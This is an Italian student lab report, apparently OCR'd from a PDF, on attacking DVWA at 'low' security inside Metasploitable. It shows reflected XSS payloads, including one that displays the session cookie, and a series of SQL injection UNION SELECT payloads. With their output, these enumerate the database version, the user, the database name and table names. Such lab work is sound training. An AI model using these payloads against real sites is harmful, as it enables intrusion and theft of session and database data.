
Esercizio 28-02

Traccia: eseguire, da dentro DVWA di Metasploitable, un attacco XXS e una SQL injection nelle apposite pagine del programma, entrambe con livello sicurezza impostato a “low”.

Consegna: report in PDF con spiegazioni screenshot per argomentare le procedure seguite.



DVWA Security

Script Security

Security Level is currently **low**.


You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Imposto il livello di sicurezza a “low”

Mi sposto all’interno di DVWA nella sezione per il Reflected XSS




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Inizio a fare delle prove di input




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Dario

```
Hello Dario
```




What's your name?

<i>Dario

Hello *Dario*


Con questo comando l’output viene restituito in corsivo



What's your name?

```
<script> alert ('Dario')</script>
```

Comando per far comparire a schermo il corpo del messaggio come un pop-up




What's your name?

Hello

192.168.50.101


Dario



What's your name?


```
alert (document.cookie)</scri
```

Comando per ottenere a schermo il cookie di sessione



192.168.50.101

```
security=low; PHPSESSID=06b6b1fe8dd473bea2095d638e066cb9
```




What's your name?

```
<h1>Dario</h1>
```

```
Hello
Dario
```


Un altro comando per la modifica dello stile del carattere dell'output

Mi sposto nella sezione SQL Injection per iniziare a fare delle prove di SQLi



Vulnerability: SQL Injection


User ID:



User ID:

```
1
```

```
ID: 1
First name: admin
Surname: admin
```




```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

Così facendo ci facciamo restituire dal database tutti i First_name e Surname


% sarà sempre falso, mentre 0=0 sarà sempre vero. Qualsiasi dicitura verrà accettata. E vista corretta per ogni ID.

Comando precedente con l'aggiunta di "union" per effettuare una selezione dove quando nel campo First_name lascerà vuoto, nel campo Surname stamperà la versione del sistema.




```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```

Restituirà il nome dello user




```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

Restituirà il nome del database




```
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

Comando che in caso di ID non valido [%'(falso) and 1=0 (falso)], stampa i nomi delle tabelle del database (table_name).



```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ROUTINES
```

Restituirà il nome dei database con all'interno del loro nome "user".



```
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: user

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: users_grouppermissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: users_groups

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: users_objectpermissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: users_permissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: users_usergroups

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%' #
First name:
Surname: users_users
```